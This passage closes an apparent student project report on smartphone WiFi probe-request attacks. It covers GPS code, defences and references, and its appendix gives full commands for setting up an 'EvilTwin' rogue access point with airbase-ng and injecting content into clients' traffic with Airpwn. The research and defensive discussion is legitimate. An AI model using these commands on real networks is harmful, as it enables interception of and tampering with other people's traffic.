provider = locationManager.getBestProvider(criteria, false);
```

Where provider is a class level defined string and criteria is left intentionally default so the application will attempt to get the best provider available.

The two overridden interface functions require nearly identical implementations, with just the longitude/latitude selection switching between them:

```
 Location location = locationManager.getLastKnownLocation(provider);
 return location.getLatitude();
```

As locationManager is passed through to the constructor from the Android MainActivity, it allows us to use a reference to its context internally to get the location data during the games execution.

In the libgdx project we can now access the GPS, assuming it has been passed through the constructor and named gpsResolver, through the two functions as so:

```
game.resolver.showToast(gpsResolver.getGPSLatitude());
```

This is displayed using an Android Toast resolver that has been implemented in the same manner.

6   Conclusion

6.1   Defending Against Attacks

Probe request frames are broadcast depending on what is in the preferred network list. This is what opens up smartphones to attack from such methods as undertaken in this project. Different mobile operating systems handle this list in different ways. For example, Android allows the user access to this list, and the ability to remove networks from it. Once removed from the list, the phone no longer broadcasts probe request frames for that SSID. iOS; however, does not allow access to this list and will broadcast frames for any previously connected SSID, unless the user disconnected from the network using the Forget This Network button available in the WiFi settings screen.

Proper management of this list would help the user to prevent this attack, or at the very least allow the user to make an informed decision about what network their phone is attempting to connect to. There a number of ways that you could implement this, at both application and root level, and below I have detailed a few.

6.1.1   Application Level

Being able to offer protection, or at the least information, at application level allows users with little knowledge to better protect themselves against malicious users. Ultimately, there is only so much you can do at this level, and all of the solutions require user interpretation.

Verification On Connection

One method would be to develop an application that ran as a service, storing information about each access point as the device connects to a network. The stored information would include the mac address of the access point that it has connected to, verified by the user, which would then allow the application to flag up any instances whereby the device attempts to connect to a network with the same SSID where the mac address had changed.

This would work well on uniquely named IBSSs in a home setting, although it would become an issue if the device were to connect to a large ESS and were to roam between each AP. On each connection the user would have to verify the different mac address. The biggest issue this is the simplicity in which a mac address can be spoofed. If the attacker were to be near the actual AP it would be trivial to find the real mac address and subsequently ensure any frames sent were from that address.

Geotagging of Access Points

An extension on the previously detailed application would be to add geotagging to the stored access point information as it would allow the user to be notified

when they are trying to connect to a network, for example, in Bristol that they usually do in Aberystwyth.

The Best Method

Overall the best course of action to take would be educating users on the importance of protecting their data, even that which they do not consider to be particularly sensitive can allow a foreign entity to profile and uniquely identify them. As we move towards advertisements as a means of sustaining internet businesses, and the consumer as the product business model (a la Facebook), it is imperative that we provide the necessary information to allow users to retain their privacy.

6.2   Monitoring Probe Requests for Good

There are applications of this technique that can be used for non-malicious purposes, particularly in data analysis.

6.3   Securing the Internet

```
"We have built an insecure internet for everyone. We have enabled the Panopticon.
- Bruce Schneier
```

It is widely acknowledged that cryptography can allow us to undo the damage that has been brought to light through the leaked documents because of the headache it causes surveillance agencies. Through-out this report I have mentioned new protocols and standards that are being developed in response to the expanding usage of WiFi.

That is, of course, until the race between quantum computing memory size and encryption.

6.4   Project Extensions

6.4.1   Quadcopters

Toward the end of writing this report a security research company unveiled their honeypot quadcopter device. This has the ability of being flown over a location, capturing devices, and bridging traffic back to a central server so that all traffic may be monitored by one application. This project is very well suited to fulfilling both the examples given that use this for good, but equally for bad. It should be noted; however, that the presence of a quadcopter is somewhat less inconspicuos than small devices planted around an area.

6.4.2   Explorations in to Embedded Systems

During this project I briefly touched upon porting this application to the Raspberry Pi due to not only its low price point, but Kali's support for ARM meant that doing so would be trivial. Further investigation in to solving the netlink library issue, either by fixing the outdated Lorcon configurator that checks for dependancies, or replacing with a native libpcap implementation.

7   APPENDIX

7.1   Spoof Access Point and AirPwn

Prerequisites

This is performed on Backtrack 5 Rev 3 running on VirtualBox with Windows 7 as the host operating system. The host machine must be connected to the wireless router via ethernet, and the correct adapter selected in VirtualBoxs Network Settings options menu.

The wireless adapter utilized during this is the Alfa AWUSO36H.

Spoofing a Wireless Access Point

Set the wireless adaptor to monitor and promiscuous mode:

```
ifconfig wlan0 promisc
airmon−ng start wlan0
```

Create the soft access point:

```
airbase−ng −−essid EvilTwin −c 11 mon0
```

Setup the bridge between the wired and wireless interface:

```
brctl addbr eviltwin−bridge
brctl addif eviltwin−bridge eth0
brctl addif eviltwin−bridge at0
ifconfig eth0 up
ifconfig at0 up
ifconfig eviltwin−bridge 192.168.1.133 up
```

Turn on IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

You should now be able to connect a client to the EvilTwin AP.

Airpwn

Installation

Python2.4

Grab the .deb package files and either install that using the package manager or dpkg -i:

```
https://launchpad.net/~fkrull/+archive/deadsnakes/+build/4519648/+files/python2.4-minimal_
https://launchpad.net/~fkrull/+archive/deadsnakes/+build/4519648/+files/python2.4_2.4.6-5\
https://launchpad.net/~fkrull/+archive/deadsnakes/+build/4519648/+files/libpython2.4_2.4.6
https://launchpad.net/~fkrull/+archive/deadsnakes/+build/4519648/+files/python2.4-dev_2.4.
```

Some extra dependencies may be required, but can either be fulfilled by apt-get install or grabbing a .dep for Lucid.

Running Airpwn

In the Airpwn directory:

airpwn −c conf/greet_html −d mac80211 −i mon0 −v

This will run Airpwn with a demo injection that will display a welcome message instead of the requested content.

References

[1] Guardian, "Edward snowden," [Online]. Available: `http://www.theguardian.com/world/edward-snowden`.

[2] GCHQ. [Online]. Available: `http://www.gchq.gov.uk/`.

[3] NSA. [Online]. Available: `http://www.nsa.gov/`.

[4] B. Schneier, "Picasso: nsa exploit of the day," 2014. [Online]. Available: `https://www.schneier.com/blog/archives/2014/02/picasso_nsa_exp.html`.

[5] ——, "Dropoutjeep: nsa exploit of the day," 2014. [Online]. Available: `https://www.schneier.com/blog/archives/2014/02/dropoutjeep_nsa.html`.

[6] ——, "Somberknave: nsa exploit of the day," 2014. [Online]. Available: `https://www.schneier.com/blog/archives/2014/02/somberknave_nsa.html`.

[7] *Vupen contracts with nsa*, 2013. [Online]. Available: `https://www.muckrock.com/foi/united-states-of-america-10/vupen-contracts-with-nsa-6593/#787525-responsive-documents`.

[8] ——, "Wistfultoll: nsa exploit of the day," 2014. [Online]. Available: `https://www.schneier.com/blog/archives/2014/02/wistfultoll_nsa.html`.

[9] Guardian, "Microsoft handed the nsa access to encrypted messages," 2013. [Online]. Available: `http://www.theguardian.com/world/2013/jul/11/microsoft-nsa-collaboration-user-data`.

[10] R. C. Weber, "Microsoft handed the nsa access to encrypted messages," 2014. [Online]. Available: `http://asmarterplanet.com/blog/2014/03/open-letter-data.html`.

[11] B. Schneier, "An open letter to ibm's open letter," 2014. [Online]. Available: `https://www.schneier.com/blog/archives/2014/03/an_open_letter_.html`.

[12] e. a. Prof. Kenneth Paterson, "Open letter from uk security researchers," 2013. [Online]. Available: `http://bristolcrypto.blogspot.co.uk/2013/09/open-letter-from-uk-security-researchers.html`.

[13] .

[14] S. Chandra, "802.11 lecture," 2011. [Online]. Available: `http://surendar.chandrabrown.org/teach/spr03/cse598N/Lectures/Lecture16.pdf`.

[15] M. Ergen, *IEEE 802.11 Tutorial*. 2002.

[16] Netgear, "Wep shared key authentication," 2001. [Online]. Available: `http://documentation.netgear.com/reference/sve/wireless/WirelessNetworkingBasics-3-09.html`.

[17] Wikipedia, "Wi-fi protected access," 2014. [Online]. Available: `http://en.wikipedia.org/wiki/Wi-Fi_Protected_Access`.

[18] B. News, "Data haul by android flashlight app 'deceives' millions," [Online]. Available: `http://www.bbc.co.uk/news/technology-25258621`.

[19]   [Online]. Available: `http://samy.pl/evercookie/`.

[20]   P. Eckersley, "Data haul by android flashlight app 'deceives' millions,"
        [Online]. Available: `https://panopticlick.eff.org/browser-uniqueness.`
        `pdf`.

[21]   e. a. JALAL MAHMUD, "Home location identification of twitter users,"
        2014. [Online]. Available: `http://arxiv.org/ftp/arxiv/papers/1403/`
        `1403.2345.pdf`.

[22]   Wikipedia, "Room 641a," 2014. [Online]. Available: `http://en.wikipedia.`
        `org/wiki/Room_641A`.

[23]   ——, "Cyclic redundancy check," 2014. [Online]. Available: `en.wikipedia.`
        `org/wiki/Cyclic_redundancy_check`.

[24]   ——, "Wired equivalent privacy," 2014. [Online]. Available: `http://en.`
        `wikipedia.org/wiki/Wired_Equivalent_Privacy`.